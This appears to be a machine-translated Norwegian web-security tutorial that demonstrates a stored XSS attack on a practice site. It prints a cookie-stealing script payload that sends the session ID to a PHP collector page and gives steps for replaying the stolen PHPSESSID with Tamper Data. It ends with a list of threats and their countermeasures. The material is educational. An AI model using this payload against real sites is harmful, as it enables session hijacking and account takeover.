
Hvordan hacke et nettsted? Teknikker for nettstedshacking
 --Oliver Jones
⚡ Smart oppsummering
Nettstedhacking utnytter svakheter i webapplikasjoner – dårlig skrevet kode, usanisert inndata og svak økthåndtering – for å få uautorisert tilgang. Denne siden demonstrerer vanlige angrepsteknikker og, enda viktigere, mottiltakene som holder et nettsted sikkert.
Flere mennesker har tilgang til internett enn noen gang før. Dette har fått mange organisasjoner til å utvikle nettbaserte applikasjoner som brukere kan bruke på nettet for å samhandle med organisasjonen. Dårlig skrevet kode for nettapplikasjoner kan utnyttes til å få uautorisert tilgang til sensitive data og webservere.
Du vil lære vanlige teknikker for nettstedshacking og mottiltak som beskytter mot slike angrep.
Hvordan hacke et nettsted
I dette praktiske scenariet for hacking av nettsteder skal vi kapre brukerøkten til nettapplikasjonen som ligger på www.techpanda.orgVi bruker skripting på tvers av nettsteder for å lese informasjonskapselens økt-ID, og deretter bruker vi den til å etterligne en legitim brukerøkt.
Antagelsen er at angriperen har tilgang til webapplikasjonen og ønsker å kapre øktene til andre brukere som bruker den samme applikasjonen. Målet med dette angrepet kan være å få administratortilgang til webapplikasjonen, forutsatt at angriperens tilgangskonto er begrenset.
Trinn 1) Åpne URL http://www.techpanda.org/.
For øvingsformål anbefales det sterkt å få tilgang ved hjelp av SQL-injeksjon. Se denne artikkelen om SQL-injeksjon for mer informasjon om hvordan du gjør det.
Trinn 2) Skriv inn påloggingsdetaljer.
Påloggings-e-postadressen er admin@google.com, og passordet er Password2010.
Trinn 3) Sjekk dashbordet.
Hvis du har logget inn, vil du få opp følgende dashbord.

Trinn 4) Skriv inn nytt innhold.

Klikk på Legg til ny kontakt og skriv inn følgende som fornavn:
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
Trinn 5) Legg til JavaManus.
Koden ovenfor bruker JavaSkript. Den legger til en hyperkobling med en onclick-hendelse. Når den intetanende brukeren klikker på lenken, henter hendelsen PHP-informasjonskapseløkt-ID og sender den til snatch_sess_id.php-siden sammen med økt-ID-en i URL.
Trinn 6) Legg til detaljer.
Skriv inn de resterende detaljene som vist nedenfor, og klikk på Lagre endringer.

Trinn 7) Sjekk dashbordet.
Dashbordet ditt vil nå se ut som på følgende skjermbilde.

Trinn 8) Sjekk økt-ID-en.
Siden skriptet for tvers av nettsteder er lagret i databasen, lastes det inn hver gang brukere med tilgangsrettigheter logger seg inn. Når administratoren logger seg inn og klikker på hyperkoblingen som sier Mørk, får de opp et vindu med økt-ID-en som vises i URL.

Merk: skriptet kan sende verdien til en ekstern server der PHPSESSID er lagret, og deretter omdirigere brukeren tilbake som om ingenting har skjedd.
Merk: Verdien du får kan være forskjellig fra den som vises her, men konseptet er det samme.
Sesjonsetterligning ved hjelp av Firefox og Tamper Data-tillegg
Merk: Det klassiske tillegget for manipuleringsdata som vises nedenfor, installeres ikke lenger på nåværende Firefox, men konseptet det illustrerer – å avskjære og modifisere en HTTP-forespørsel for å spille av en fanget økt på nytt – er uendret.
Flytskjemaet nedenfor viser trinnene du må ta for å fullføre denne øvelsen.

- Du trenger Firefox nettleser for denne delen og tillegget for manipuleringsdata.
- Open Firefox og installer tillegget som vist i diagrammene nedenfor.


- Søk etter sabotasjedata, og klikk deretter på installer som vist ovenfor.

- Klikk på Godta og installer...


- Klikk på Start på nytt nå når installasjonen er fullført.
- Aktiver menylinjen i Firefox hvis den ikke vises.

- Klikk på Verktøy-menyen, og velg deretter Sabotasjedata som vist nedenfor.

- Du vil få opp følgende vindu. Merk: Hvis vinduet ikke er tomt, trykker du på tøm-knappen.

- Klikk på Start sabotasje-menyen.
- Bytt tilbake til Firefox nettleseren, skriv inn http://www.techpanda.org/dashboard.php, og trykk deretter på Enter-tasten for å laste inn siden.
- Du vil få følgende popup-vindu fra Tamper Data.

- Popup-vinduet har tre (3) alternativer. Med alternativet for manipulering kan du endre HTTP-headerinformasjonen før den sendes til serveren.
- Klikk på den.
- Du får opp følgende vindu.

- Kopier PHP-økt-ID-en du kopierte fra angrepet URL og lim den inn etter likhetstegnet. Verdien din skal nå se slik ut.
PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2
- Klikk på OK-knappen.
- Du vil få opp popup-vinduet for manipuleringsdata igjen.

- Fjern merket i avmerkingsboksen som spør Fortsette manipulering?
- Klikk på send-knappen når du er ferdig.
- Du skal kunne se dashbordet som vist nedenfor.

Merk: Vi logget ikke inn; vi imiterte en påloggingsøkt ved hjelp av PHPSESSID-verdien vi hentet ved hjelp av skripting på tvers av nettsteder.
Hva er en webapplikasjon? Hva er nettrusler?
En webapplikasjon (også kjent som nettsted) er en applikasjon basert på klient-server-modellen. Serveren gir databasetilgang og forretningslogikken. Den ligger på en webserver. Klientapplikasjonen kjører på klientens nettleser. Webapplikasjoner er vanligvis skrevet i språk som Java, C#, VB.Net, PHP, og ColdFusion Markup Language, osv. Databasemotorene som brukes i webapplikasjoner inkluderer MySQL, MS SQL Server, PostgreSQL, SQLiteOsv
Topp hackingteknikker for nettsteder
De fleste webapplikasjoner ligger på offentlige steder servere tilgjengelig via Internett. Dette gjør dem sårbare for angrep på grunn av enkel tilgjengelighet. Følgende er vanlige trusler mot nettapplikasjoner.
- SQL Injection – Målet med denne trusselen kan være å omgå påloggingsalgoritmer, sabotere dataene osv.
- Denial of Service Angrep – Målet med denne trusselen kan være å nekte legitime brukere tilgang til ressursen.
- Cross-Site Scripting (XSS) – Målet med denne trusselen kan være å injisere kode som kan kjøres i klientsiden av nettleseren.
- Cookie/Session-forgiftning – Målet med denne trusselen er å endre informasjonskapsler/sesjonsdata av en angriper for å få uautorisert tilgang.
- Skjematukling – Målet med denne trusselen er å endre skjemadata som priser i e-handelsapplikasjoner slik at angriperen kan få varer til reduserte priser.
- Code Injeksjon – Målet med denne trusselen er å injisere kode som PHP, Python, etc. som kan kjøres på serveren. Koden kan installere bakdører, avsløre sensitiv informasjon osv.
- defacement – Målet med denne trusselen er å endre siden som vises på et nettsted og omdirigere alle sideforespørsler til én enkelt side som inneholder angriperens melding.
Hvordan beskytte nettstedet ditt mot hacks?
En organisasjon kan ta i bruk følgende policy for å beskytte seg mot nettserverangrep.
- SQL Injection – rensing og validering av brukerparametere før de sendes til databasen for behandling kan bidra til å redusere sjansene for angrep via SQL-injeksjon. Databasemotorer som MS SQL Server, MySQLosv. støtter parametere og forberedte setninger. De er mye tryggere enn tradisjonelle SQL-setninger.
- Nektelse av tjenesteangrep – brannmurer kan brukes til å slippe trafikk fra mistenkelige IP-adresser hvis angrepet er et enkelt DoS-angrep. Riktig konfigurasjon av nettverk og et inntrengingsdeteksjonssystem kan også bidra til å redusere sjansene for at et DoS-angrep lykkes.
- Cross-Site Scripting – validering og sanering av overskrifter og parametere som sendes via URL, skjemaparametere og skjulte verdier kan bidra til å redusere XSS-angrep.
- Cookie/Session-forgiftning – dette kan forhindres ved å kryptere innholdet i informasjonskapslene, tidsavbryte informasjonskapslene etter en stund og knytte informasjonskapslene til klientens IP-adresse som ble brukt til å opprette dem.
- Skjematukling – dette kan forhindres ved å validere og verifisere brukerinndataene før de behandles.
- Code Injeksjon – dette kan forhindres ved å behandle alle parametere som data i stedet for kjørbar kode. Sanering og validering kan brukes til å implementere dette.
- defacement – en god sikkerhet for webapplikasjoner Retningslinjene bør sørge for at de forsegler vanlige sårbarheter for å få tilgang til webserveren. Dette kan være riktig konfigurasjon av operativsystemet, webserverprogramvaren og beste sikkerhetspraksis ved utvikling.ping webapplikasjoner.
Se på dette: 9 Best URL Skannere for å sjekke om en lenke er trygg mot skadelig programvare
